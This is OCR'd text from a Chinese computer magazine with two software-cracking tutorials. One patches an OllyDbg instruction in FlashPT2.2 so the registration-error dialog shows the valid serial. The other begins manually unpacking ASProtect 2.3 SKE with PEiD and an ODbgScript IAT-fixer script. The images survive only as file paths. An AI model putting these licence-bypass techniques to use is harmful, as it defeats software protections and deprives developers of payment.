004F5C56  |.  8B00          mov     eax, dword ptr [eax]
```

也就是只需要修改 **004F5C4C |. BA 8C5D4F00 mov edx, 004F5D8C** 这句代码就可以了。现在大家什么都不要问，将修改的结果保存，然后运行一下修改后的软件，依然是打开注册窗口，似乎没有什么特别的地方，试着输入一个注册码，按下“确定”按钮，大家仔细看看，弹出来的是什么东西（图5）？




图5

怎么样，软件是不是把注册码乖乖的交出来了呢？“到底是怎么回事呢？”小菜现在是一头雾水，先休息一下换换脑子，马上就告诉你为什么！

第二章：原理篇

小菜们现在心中最大的疑问肯定是“为什么要这样修改代码呢？”整理一下思路，一起来分析。没有修改代码前，如果我们任意输入一个注册码的话，软件会提示我们“注册失败”，而当我们修改了代码后，任意输入一个注册码，软件则会乖乖的把真正的注册码告诉我们。为什么通过以上的修改，就能达到这样一个神奇的目的呢？再来看看我们修改的具体方法，在实践中我们是将 **004F5C4C |. BA 8C5D4F00 mov edx, 004F5D8C** 改成了 **004F5C4C |. 8B55 E4 mov edx, dword ptr [ebp-1C]**。MOV指令是典型的赋值指令，简单的说MOV A，B就是将B中的数值赋给A。在赋值的同时在内存中出现了注册码的身影，所以就可以很确定的说这句指令的作用就是搬运软件真正的注册码。既然理解到了这一点，稍动脑筋就可以判断出软件存放注册码的位置在哪里。没错，软件就是把注册码存放在了[ebp-1C]这个地方。我们再来看看准备修改的那一部分代码的情况，在修改之前代码是这样的

```
004F5C47  |.  B9 AC5C4F00   mov     ecx, 004F5CAC
; 提示
004F5C4C  |.  BA 8C5D4F00   mov     edx, 004F5D8C
; 注册码错误，请重新输入！
```

简单分析一下，通过OD的提示我们可以看出，修改之前这句代码的作用是让程序弹出一个提示窗口，并且内容为“注册码错误，请重新输入！”修改后的代码则变成了以下这个样子：

```
004F5C47  |.  B9 AC5C4F00   mov     ecx, 004F5CAC
; 提示
004F5C4C  |.  8B55 E4       mov     edx, dword ptr [ebp-1C]
```

依然是MOV赋值语句，只不过现在我们给寄存器EDX中传送的数据发生了变化。结合OD给出的提示，可以这样简单的来理解，修改前EDX中保存的数据是“注册码错误，请重新输入！”这样一组注册提示信息。而修改之后则EDX中保存的数据是原本存放在[ebp-1C]这个位置的内容，那[ebp-1C]存放的是什么东西呢？是“注册码”，小菜们立刻就反应过来了。呵呵，大家还真是聪明。

现在知道为什么这样修改了吧，其实原理很简单，相当于一个简单的替换。软件只会机械的执行一句句的代码，丝毫没有发觉这其中的代码已经被我们调包了。我们来把这个过程用流程图的形式给大家表示一下（要看仔细了），如图6。




图6


这样一看就会发现这个过程还算比较简单的，普通的暴力破解方法都是在程序比较注册码正确与否的时候下手，而现在我们则是从软件保存的注册信息入手，将内容进行替换，就使得我们想要的内容出现在原本应该出现注册提示信息的提示窗口中了。不过这个方法看起来容易，其实操作起来还是有些难度的，首先我们需要使用传统的分析方法来寻找软件的注册码；其次是必须准确的定位注册码存放的位置；接着必须找到合适的用于显示注册码的载体（例如文中的注册提示窗口）；最后在修改代码的时候要多次尝试，稍有不慎就会导致程序无法运行。

从以上我们也可以看出，每一个高级的方法都是建立在最

基本最简单的技术之上的，只有熟练掌握最基础的技术，才有可能学会更高级的技术。假如我们缺乏经验不能准确的定位保存注册码的位置，那接下来的工作可能就没有办法完成了。因为在注册验证过程中注册码可能会出现好多次，我们究竟该选择哪一个位置？如果我们不会分析代码的含义，那就更提不上修改代码了。所以，小菜们在惊喜之后，还一定要多多反思。

（本文所涉及到的FlashPT2.2、FlashPT2.2破解版、OD、PEID已收录到光盘中）

手工来脱壳ASProtect 2.3 SKE



子建

自从Talent Feng大哥在杂志上连载了软件破解的文章后，叉子们都学到了不少东西，不过对于那些刚看杂志不久的新手朋友，可能还不大会脱Asprotec的壳，今天我就以ASProtect 2.3 ske为例来为大家讲述一下脱壳过程。

一、壳分析

Asprotect在所有的壳之中无疑是最牛的，它的壳中有肉，肉中带壳，脱完壳后往往还需要修复才行。首先我们使用peid载入加壳程序keygen.exe，检测到的壳为“ASProtect 1.2x - 1.3x [Registered] -> Alexey Solodovnikov”，如图1。peid并不能识别其具体的版本，这时我们需要用到一个识别Asprotect壳的peid插件vera.dll（看雪论坛有下载），下载后将vera.dll复制到peid的plugins目录，这时我们再来查壳，就会发现是“Version: ASProtect 2.3 SKE build 05.14 Beta [2]”了，如图2。知道是什么壳就好办了，我们马上动工脱壳。




图1




图2




图3

二、脚本脱壳

我们使用Asprotect的专用脱壳工具stripper v2.11来试试，发现并不能将壳脱掉，如图3。既然专用工具都脱不了，那就只好手工来脱壳了。

下边，就要用到我们的脚本脱壳大法了，要用到的脱壳脚本是Aspr2.XX_IATfixer_v2.2s.osc，该脚本支持脱Asprotect的1.32 - 2.3之间许多版本的壳。使用OD载入keygen.exe，选择“插件”下的“ODbgScript” - “运行脚本” - “打开”，选择Aspr2.XX_IATfixer_v2.2s.osc，如图4。

